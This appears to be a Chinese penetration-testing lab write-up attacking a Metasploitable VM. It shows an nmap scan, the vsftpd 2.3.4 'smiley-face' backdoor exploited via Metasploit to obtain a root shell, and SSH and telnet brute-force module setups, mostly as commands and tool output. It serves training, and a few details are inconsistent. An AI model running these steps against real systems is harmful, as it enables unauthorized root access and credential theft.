
nmap -sV 192.168.198.135




```
nmap -sV 192.168.198.135
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
```

可以看到开放了很多端口

漏洞清单：

端口/服务	端口/服务
21 / 弱口令	445 / 已测试
22 / 弱口令	512 / rlogin
23 /弱口令	512 / rlogin
25 -	514 / rlogin
53 -	1099 / java_rmi_server
80 - php_cgi	154 msfable 后门
111 -	2049 / NFS共享漏洞
139 / smb	2121 -
3306 / 空密码	3632 / distcc_exec
5432 / postgresql	5900 / VNC
6000 -	6667 / unreal_ircd
6697 / unreal_ircd	8009
8180 / tomcat	8787 / drb_remote_codeexec

vsftpd漏洞



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Ftp笑脸漏洞（VSFTPD 2.3.4）复现（后门漏洞）_笑脸漏洞复现-CSDN博客


笑脸漏洞：这个漏洞是开发者在软件中留下的后门漏洞，当连接带有vsftpd 2.3.4版本的服务器的21端口时，输入用户中带有“:) ”,密码任意，即可运行 vsf_sysutil_extra()：打开服务器的6200端口，并且不需要密码就能从6200端口以管理员身份登入目标服务器。因为输入用户名需要带有:)，所以称笑脸漏洞

可以发现上面有后门漏洞，0.o

use 一下


设置靶机ip进行攻击 set rhosts 192.168.198.135

exploit运行一下




```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.198.135
rhosts ⇒ 192.168.198.135
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.198.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.198.135:21 - USER: 331 Please specify the password.
[+] 192.168.198.135:21 - Backdoor service has been spawned, handling...
[+] 192.168.198.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.198.133:36647 → 192.168.198.135:6200) at 2025-03-25 00:34:53 +0800

█
```

这边已经连接成功，下面去拿root权限




```
bash: line 1: sdad: command not found
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
^[a█
```

ftp测试一下



```
└─$ ftp 192.168.198.135
Connected to 192.168.198.135.
220 (vsFTPd 2.3.4)
Name (192.168.198.135:chaye): chaye:)
331 Please specify the password.
Password:
421 Service not available, remote server has closed connection.
ftp: Login failed
ftp> █
```


测试成功



```
┌──(chaye㉿chaye)-[~/桌面]
└─$ nmap -p 6200 192.168.198.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-25 00:52 CST
Nmap scan report for 192.168.198.135
Host is up (0.00037s latency).

PORT      STATE  SERVICE
6200/tcp  open   lm-x

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

可以看到这边6200的端口已经打开


这边连接这个端口直接拿到root



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.198.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.198.135:21 - USER: 331 Please specify the password.
[+] 192.168.198.135:21 - Backdoor service has been spawned, handling...
[+] 192.168.198.135:21 - UID: uid=0(root) gid=0(root)
wh[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.198.133:33249 → 192.168.198.135:6200) at 2025-03-25 01:12:55 +0800

root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
```


成功拿到权限

22端口：直接暴力破解




```
22/tcp   open   ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

Search ssh_login   搜索模块



```
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf6 > search ssh_login

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                          normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                   normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > show options

Module options (auxiliary/scanner/ssh/ssh_login_pubkey):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_USERS      false            no        Add all users in the current database to the list
```

Use auxiliary/scanner/ssh/ssh_login   使用模块



```
   KEY_PASS                          no        Passphrase for SSH private key(s)
   KEY_PATH                          no        Filename or directory of cleartext private keys. Filenames beginning with a dot, or en
                                                in ".pub" will be skipped. Duplicate private keys will be ignored.
   PRIVATE_KEY                       no        The string value of the private key that will be used. If you are using MSFConsole, th
                                               alue should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys
                                                supported.
   RHOSTS                            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                               asploit.html
   RPORT             22              yes       The target port
   STOP_ON_SUCCESS   false           yes       Stop guessing when a credential works for a host
   THREADS           1               yes       The number of concurrent threads (max one per host)
   USERNAME                          no        A specific username to authenticate as
   USER_FILE                         no        File containing usernames, one per line
   VERBOSE           true            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts 192.168.198.135
rhosts ⇒ 192.168.198.135
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > 
```

Set RHOST 172.16.5.198   设置目标地址


Set   USER_FILE /root/0.txt   设置用户字典路径

Set   PASS_FILE /root/0.txt   设置字典密码路径

Set   THREADS   100   设置线程是100

Run 开跑

23端口 telnet弱口令爆破



```
23/tcp    open   telnet         Linux telnetd
```


search telnet

use


show options

set rhosts ip


set threads



```
Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm
                                                )
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                                asploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```




```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.198.135
rhosts ⇒ 192.168.198.135
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file 1.txt
user_file ⇒ 1.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file 2.txt
pass_file ⇒ 2.txt
```

